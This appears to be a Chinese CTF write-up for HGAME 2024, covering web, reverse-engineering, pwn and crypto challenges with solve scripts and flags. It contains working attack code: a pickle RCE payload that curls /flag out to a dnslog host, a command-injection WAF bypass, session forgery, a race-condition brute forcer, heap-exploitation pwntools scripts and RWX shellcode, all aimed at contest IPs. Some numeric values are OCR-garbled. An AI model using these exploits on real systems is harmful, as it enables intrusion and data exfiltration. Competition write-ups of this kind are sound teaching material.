WEB

myflask

需要先伪造 session，但是用时间爆破了半天，容器关了又重开，还以为是初始化的时候的时间，结果不行，只好上爆破。

> https://github.com/Paradoxis/Flask-Unsign

先抓包拦一个 session，用这个工具爆破出 key 发现是 184351

然后再用另外一个工具生成一下 session。

> https://github.com/noraj/flask-session-cookie-manager

```
python3 flask_session_cookie_manager3.py encode -s '184351'  -t "{'username':
'admin'}"
```

然后进了 /flag 页面后找一个 rce 的 payload 打：

```python
import pickle
import os
import base64
class Test(object):
    def __reduce__(self):
        return (os.system,('curl `cat /flag`.xxxxxxxx.dnslog.store',))

a=pickle.dumps(Test(), protocol=0)
a=base64.b64encode(a)
print(a)
```

不能直接 cat /flag ，网上查了一下在 python3.11 下不允许返回什么类型还是啥的，直接那么写会报 typeerror。

What the cow say?

命令执行，绕一下 waf 就行了，搜点常规的办法很快就绕掉了：

```
`tac /f*/f*`
```


用通配符的方法可以直接绕过 flag 字样，先 ls 找到目录然后再进去就行了

Select More Courses

还以为说是容器启动的时候会腾出来位子，没想到竟然是点击页面就行了，难受。

提示给了弱密码字典，直接上爆破就行了，密码是 qwert123，然后写一个脚本多线程爆破就行：

```
import requests
import json
sess="MTcwNzMxNDQ4M3xEWDhFQVFMX2dBQUJFQUVRQUFBcV80QUFBUVp6ZEhKcGJtY01DZ0FJZFhObGN
tNWhiV1VHYzNSeWFXNW5EQW9BQ0cxaE5XaHlNREJ0fI-
eCXm5499tA9mfcEWekss3DO8zapOUJT0w6Tmh9xVG"
s = requests.Session()


requests.adapters.DEFAULT_RETRIES = 0.5
headers = {'Content-Type': 'application/json'}
data = {"username":"ma5hr00m"}



import threading

class myThread (threading.Thread):
    def __init__(self):
        threading.Thread.__init__(self)
    def run(self):
        while 1:
            try:
                r = requests.get('http://106.14.57.14:32651/expand',cookies=
{'session': sess})
                print(r.text)
            except:
                print("b")

class myThread2 (threading.Thread):
    def __init__(self):
        threading.Thread.__init__(self)
    def run(self):
        while 1:
            try:
                r = requests.post('http://106.14.57.14:32651/api/expand',
headers=headers, data=json.dumps(data),cookies={'session': sess})
                print(r.text)
            except:
                print("cc")


l1=[]
# 创建新线程
for i in range(100):
    l1.append(myThread2())
    l1.append(myThread())

for i in range(100):
    l1[i].start()

for i in range(100):
    l1[i].join()

#qwert123
```



谢谢啦！这是给你的礼物：
hgame{5ak_p45sW0rD_&_r4Ce_c0nDiT10n}

帮阿菇选到“创业管理”，阿菇会给你奖励！

2023-2024 学年 2 学期 第2轮 **本学期选课要求**总学分最低 16 最高 349 已选 38

(Axxxxxxx) 创业管理 - 2.0 学分 状态： 已选


RE

babyre

```
        unsigned char encc[] =
        {
          0x14, 0x2F, 0x00, 0x00, 0x4E, 0x00, 0x00, 0x00, 0xF3, 0x4F,
          0x00, 0x00, 0x6D, 0x00, 0x00, 0x00, 0xD8, 0x32, 0x00, 0x00,
          0x6D, 0x00, 0x00, 0x00, 0x4B, 0x6B, 0x00, 0x00, 0x92, 0xFF,
          0xFF, 0xFF, 0x4F, 0x26, 0x00, 0x00, 0x5B, 0x00, 0x00, 0x00,
          0xFB, 0x52, 0x00, 0x00, 0x9C, 0xFF, 0xFF, 0xFF, 0x71, 0x2B,
          0x00, 0x00, 0x14, 0x00, 0x00, 0x00, 0x6F, 0x2A, 0x00, 0x00,
          0x95, 0xFF, 0xFF, 0xFF, 0xFA, 0x28, 0x00, 0x00, 0x1D, 0x00,
          0x00, 0x00, 0x89, 0x29, 0x00, 0x00, 0x9B, 0xFF, 0xFF, 0xFF,
          0xB4, 0x28, 0x00, 0x00, 0x4E, 0x00, 0x00, 0x00, 0x06, 0x45,
          0x00, 0x00, 0xDA, 0xFF, 0xFF, 0xFF, 0x7B, 0x17, 0x00, 0x00,
          0xFC, 0xFF, 0xFF, 0xFF, 0xCE, 0x40, 0x00, 0x00, 0x7D, 0x00,
          0x00, 0x00, 0xE3, 0x29, 0x00, 0x00, 0x0F, 0x00, 0x00, 0x00,
          0x11, 0x1F, 0x00, 0x00, 0xFF, 0x00, 0x00, 0x00,0xfa,0,0,0
        };
        uint32_t* flag = (uint32_t*)encc;
        unsigned char key[] = "wtxfei";

        for (int i = 28; i >= 0; i-=4)
        {
                flag[i + 3] ^= flag[i + 4] - (key[(i + 4) % 6]);
                flag[i + 2] /= flag[i + 3] + (key[(i + 3) % 6]);
                flag[i + 1] += flag[i + 2] ^ (key[(i + 2) % 6]);
                flag[i + 0] -= flag[i + 1] * (key[(i + 1) % 6]);
        }

        for (int i = 0; i < 32; i++)
        {
                printf("%c", flag[i]);
        }
```

babyAndroid

用 jadx 反编译之后找到 check1 ：




```
public byte[] encrypt(byte[] bArr) {
    byte[] bArr2 = new byte[bArr.length];
    for (int i = 0; i < bArr.length; i++) {
        int i2 = (this.i + 1) & 255;
        this.i = i2;
        int i3 = this.j;
        byte[] bArr3 = this.S;
        int i4 = (i3 + bArr3[i2]) & 255;
        this.j = i4;
        swap(bArr3, i2, i4);
        byte[] bArr4 = this.S;
        bArr2[i] = (byte) (bArr4[(bArr4[this.i] + bArr4[this.j]) & 255] ^ bArr[i]);
    }
    return bArr2;
}

public boolean check(byte[] bArr) {
    return Arrays.equals(new byte[]{-75, 80, 80, 48, -88, 75, 103, 45, -91, 89, -60, 91, -54, 5, 6, -72}, encrypt(bArr));
}
```

看起来大概是 rc4 ，但是也不知道密钥是啥，写个 frida 去钩一下：

```
        var check1 = Java.use("com.feifei.babyandroid.Check1");
        check1.encrypt.implementation=function(str1){
         var res2 =
 this.encrypt([71,62,73,107,72,60,97,72,117,53,70,69,51,71,83,86]);//G>IkH<aHu5FE3GSV
         return res2;
      }
```

因为 rc4 的特性是明文和随机串异或，因此把结果 log 出来之后再异或回去就能得到随机串，然后再和密文异或即可拿到明文 `G>IkH<aHu5FE3GSV`

然后是一个 aes，直接cyberchef一把梭了：


From Hex
Delimiter: Comma

To Hex
Delimiter: Space

AES Decrypt
Passphrase/Key: UTF8 G>IkH<aHu5FE3G!
IV: Hex 0.
Salt: Hex
Mode: ECB
Padding: NoPadding
Input format: Hex
Output format: UTF8

```
64,A2,80,FD,1B,20,D2,8E,FC,52,9E,13,EE,A1,FD,1E,66,0B,7A,72,A3,1B,D8,36,
,3D,EE,3C,01,57,63
```

Output
time: 1ms
length: 32
lines: 1

```
hgame{df3972d1b09536096cc4dbc5c}
```

> 有一个非常奇怪的地方，在 so 文件的 init array 里明明有给 aes 换表的操作，并且我用 frida 去抓加密结果也同样要用换表后的算法才能还原，但是为什么这里密文能直接还原呢？？？说时候没搞明白......

ezcpp

```
        unsigned char en2c[] =
        {
          0xC6, 0xE3, 0x3D, 0xDD, 0x4C, 0x24, 0x2C, 0x2B, 0xD7, 0x09,
          0x24, 0x61, 0x61, 0x61, 0x61, 0x61, 0x61, 0x61, 0x61, 0x61,
          0x61, 0x61, 0x61, 0x61, 0x61, 0x61, 0x61, 0x61, 0x61, 0x61,
          0x61, 0x61
        };
        unsigned char enc[] =
        {
          0x88, 0x6A, 0xB0, 0xC9, 0xAD, 0xF1, 0x33, 0x33, 0x94, 0x74,
          0xB5, 0x69, 0x73, 0x5F, 0x30, 0x62, 0x4A, 0x33, 0x63, 0x54,
          0x5F, 0x30, 0x72, 0x31, 0x65, 0x6E, 0x54, 0x65, 0x44, 0x3F,
          0x21, 0x7D
        };
        uint32_t v1,v2;
        v1 = *((uint32_t*)(enc + 3));
        v2 = *((uint32_t*)(enc + 7));
        uint32_t delta = 0xDEADBEEF * 32;
        uint32_t v14 = 0x101b;
        uint32_t v15 = 0xd54;
        uint32_t v12 = 0x925;
        uint32_t v13 = 0x4d2;
        uint32_t res = delta + v1;
        for (int i = 0; i < 32; i++)
        {
                res = delta + v1;
                v2 -= res ^ (v14 + 32 * v1) ^ (v15 + 16 * v1);
                v1 -= (delta + v2) ^ (v12 + 32 * v2) ^ (v13 + 16 * v2);
                delta -= 0xDEADBEEF;
        }
        *((uint32_t*)(enc + 3)) = v1;
        *((uint32_t*)(enc + 7)) = v2;

        v1 = *((uint32_t*)(enc + 2));
        v2 = *((uint32_t*)(enc + 6));
        delta = 0xDEADBEEF * 32;
        res = delta + v1;
        for (int i = 0; i < 32; i++)
        {
                res = delta + v1;
                v2 -= res ^ (v14 + 32 * v1) ^ (v15 + 16 * v1);
                v1 -= (delta + v2) ^ (v12 + 32 * v2) ^ (v13 + 16 * v2);
                delta -= 0xDEADBEEF;
        }
        *((uint32_t*)(enc + 2)) = v1;
        *((uint32_t*)(enc + 6)) = v2;

        v1 = *((uint32_t*)(enc + 1));
        v2 = *((uint32_t*)(enc + 5));
        delta = 0xDEADBEEF * 32;
        res = delta + v1;
        for (int i = 0; i < 32; i++)
        {
                res = delta + v1;
                v2 -= res ^ (v14 + 32 * v1) ^ (v15 + 16 * v1);
                v1 -= (delta + v2) ^ (v12 + 32 * v2) ^ (v13 + 16 * v2);
                delta -= 0xDEADBEEF;
        }
        *((uint32_t*)(enc + 1)) = v1;
        *((uint32_t*)(enc + 5)) = v2;

        v1 = *((uint32_t*)(enc + 0));
        v2 = *((uint32_t*)(enc + 4));
        delta = 0xDEADBEEF * 32;
        res = delta + v1;
        for (int i = 0; i < 32; i++)
        {
                res = delta + v1;
                v2 -= res ^ (v14 + 32 * v1) ^ (v15 + 16 * v1);
                v1 -= (delta + v2) ^ (v12 + 32 * v2) ^ (v13 + 16 * v2);
                delta -= 0xDEADBEEF;
        }
        *((uint32_t*)(enc + 0)) = v1;
        *((uint32_t*)(enc + 4)) = v2;//0x00baf980
"hgame{#Cpp_is_0bJ3cT_0r1enTeD?!}...
```

PWN

Elden Ring Ⅱ

```python
from pwn import *

#p=process("./vuln")
p=remote("106.15.72.34",32518)
libc=ELF("./libc.so.6")
def add(index,size):
    p.recvuntil(">")
    p.sendline("1")
    p.recvuntil("Index: ")
    p.sendline(str(index))
    p.recvuntil("Size: ")
    p.sendline(str(size))

def delete(index):
    p.recvuntil(">")
    p.sendline("2")
    p.recvuntil("Index: ")
    p.sendline(str(index))

def edit(index,con):
    p.recvuntil(">")
    p.sendline("3")
    p.recvuntil("Index: ")
    p.sendline(str(index))
    p.recvuntil("Content: ")
    p.send(con)

def show(index):
    p.recvuntil(">")
    p.sendline("4")
    p.recvuntil("Index: ")
    p.sendline(str(index))

add(0,0xf8)
add(1,0xf8)
add(2,0xf8)
for i in range(3,9):
    add(i,0xf8)

for i in range(8):
    delete(i)

show(7)
leak=u64(p.recvuntil("\x7f")[-6:].ljust(8,b'\x00'))
print(hex(leak))
base=leak-(0x7f9d168dcbe0-0x7f9d166f0000)
print(hex(base))

free_hook=base+libc.sym['__free_hook']
print(hex(free_hook))
pay=p64(free_hook)
edit(6,pay)
edit(8,"/bin/sh\x00")
add(9,0xf8)
add(10,0xf8)
#gdb.attach(p,"b*0x401545")
#pause()
edit(10,p64(base+libc.sym['system']))
delete(8)
p.interactive()
```

ShellcodeMaster

mprotect 调用的 rdx 参数除了 7 以外还能用 15 替代，也能改权限，并且还会把 rcx 改成返回地址，用这个特性可以改成 rwx 后重新 read读取 shellcode：

```
from pwn import *
context.arch="amd64"
context.log_level="debug"

#p=process("./vuln")
p=remote("106.15.72.34",30085)
#gdb.attach(p,"b*0x4013F6")
#pause()
sc="""
mov ax,10
mov edi,r15d
mov dx,0xf
syscall
xor eax,eax
mov esi,ecx
xor edi,edi
syscall
"""
payload=asm(sc)
print(len(payload))
p.send(payload)
pause()
```

```
sc="""
xor al,al
mov dl,0xff
syscall
"""
payload=b"\x00"*8+asm(sc)
print(len(payload))
p.send(payload)
pause()

sc="""
mov rsp,0x404800
"""
payload=b"\x00"*0xe+asm(sc)+asm(shellcraft.open("/flag"))+asm(shellcraft.sendfile
(1,3,0,100))
print(len(payload))
p.send(payload)
p.interactive()
```

fastnote

```
from pwn import *

#p=process("./vuln")
p=remote("106.15.72.34",32154)
libc=ELF("./libc-2.31.so")
def add(index,size,con):
    p.recvuntil(":")
    p.sendline("1")
    p.recvuntil("Index: ")
    p.sendline(str(index))
    p.recvuntil("Size: ")
    p.sendline(str(size))
    p.recvuntil("Content: ")
    p.send(con)

def delete(index):
    p.recvuntil(":")
    p.sendline("3")
    p.recvuntil("Index: ")
    p.sendline(str(index))


def show(index):
    p.recvuntil(":")
    p.sendline("2")
    p.recvuntil("Index: ")
```

```python
    p.sendline(str(index))


for i in range(11):
    add(i,0x80,"a")
add(10,0x80,"/bin/sh\x00")
for i in range(8):
    delete(i)

show(7)
leak=u64(p.recvuntil("\x7f")[-6:].ljust(8,b'\x00'))
print(hex(leak))
base=leak-(0x7f10e06bdbe0-0x7f10e04d1000)
print(hex(base))

for i in range(8):
    add(i,0x80,"a")

for i in range(8):
    add(i,0x68,"a")

for i in range(8):
    delete(i)

malloc_hook=base+libc.sym['__malloc_hook']

add(0,0x68,"a")

delete(7)
add(0,0x68,p64(malloc_hook-0x33))

for i in range(6):
    add(i,0x68,"a")

add(0,0x68,"a")

payload=b"\x00"*0x23+p64(base+0xe3b01)# 0xe3afe 0xe3b01 0xe3b04
add(0,0x68,payload)

p.recvuntil(":")
p.sendline("1")
p.recvuntil("Index: ")
p.sendline(str(1))
p.recvuntil("Size: ")
p.sendline(str(0x80))

p.interactive()
```

old_fastnote

```python
from pwn import *

#p=process("./vuln")
p=remote("47.102.130.35",30265)

libc=ELF("./libc-2.23.so")
def add(index,size,con):
    p.recvuntil(":")
    p.sendline("1")
    p.recvuntil("Index: ")
    p.sendline(str(index))
    p.recvuntil("Size: ")
    p.sendline(str(size))
    p.recvuntil("Content: ")
    p.send(con)

def delete(index):
    p.recvuntil(":")
    p.sendline("3")
    p.recvuntil("Index: ")
    p.sendline(str(index))

def show(index):
    p.recvuntil(":")
    p.sendline("2")
    p.recvuntil("Index: ")
    p.sendline(str(index))

for i in range(8):
    add(i,0x68,"a")

add(8,0x80,"a")
add(9,0x80,"a")

delete(8)

show(8)
leak=u64(p.recvuntil("\x7f")[-6:].ljust(8,b'\x00'))
print(hex(leak))
base=leak-(0x7f11dc02fb78-0x7f11dbc6b000)
print(hex(base))

malloc_hook=base+libc.sym["__malloc_hook"]

delete(0)
delete(1)
delete(0)
add(0,0x68,p64(malloc_hook-0x23))
add(1,0x68,p64(malloc_hook-0x23))
add(0,0x68,b"\x00"*0x13+p64(base+0x45226)) # 0x45226 0x4527a 0xf03a4 0xf1247
add(0,0x68,b"\x00"*0x13+p64(base+0xf1247)) # 0x45226 0x4527a 0xf03a4 0xf1247

p.recvuntil(":")
p.sendline("1")
p.recvuntil("Index: ")
p.sendline(str(3))
p.recvuntil("Size: ")
p.sendline(str(0x44))

p.interactive()
```

Crypto

midRSA

非预期，直接左移就行了

```
from Crypto.Util.number import *

m0=13292147408567087351580732082961640130543313742210409432471625281702327748963274496942276607
long_to_bytes(m0<<208)
b'hgame{0ther_cas3s_0f_c0ppr3smith}\xff\xff\xff\xff\xff\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
```

midRSA revenge

```
#Sage
n=27814334728135671995890378154778822687713875269624843122353458059697288886405729224862875564312417864611595132361289141766804977756196946849034980705773078102636772802941141359297087459884069633072797670289695153058952070282821935473564148274190083937011584678185351095172130889208902363002816462887616978422806332853553763894683600335841022582430588851748120182954601965154838192549131830794969473095743928483785042469915467812521398618765098944764205253172516959533557551647898786029456158799657098719757708234844186656340501038525648195757569500476912053555990047865416002132044231458548592148974314302823330521216

e = 5
c =
4562213141158670886382072030344946362447066111116217235778487290960692300679581326630186256614471315017586845026393832083328446819396981244591885718135271497722924641395307367176197417049459260756320640721253615164356311218457531865592979933552707798180577029737833915898511591140293102965517014567486989142313448351879175593054402695606133268932047481279992549021029196053703638895811367241640968795731738702808066204540874669703589986547367552570232250781470185371 01
mbar =
0x6867616d657b6330707070233736d6974685f537433726500000000000000000000000000000000
kbits = 128
beta = 1
nbits = n.nbits()
print("upper {} bits of {} bits is given".format(nbits - kbits, nbits))
PR.<x> = PolynomialRing(Zmod(n))
f = (mbar + x)^e - c
x0 = f.small_roots(X=2^kbits, beta=1)[0]  # find root < 2^kbits with factor = n
print("m:", mbar + x0)
```

backpack

```
from Crypto.Util.number import *
long_to_bytes(871114172567853490297478570113449366988793760172844644007566824913350088148162949968812541218339)
b'hgame{M@ster_0f ba3kpack_m4nag3ment!}\x00\x0e#'
```


misc

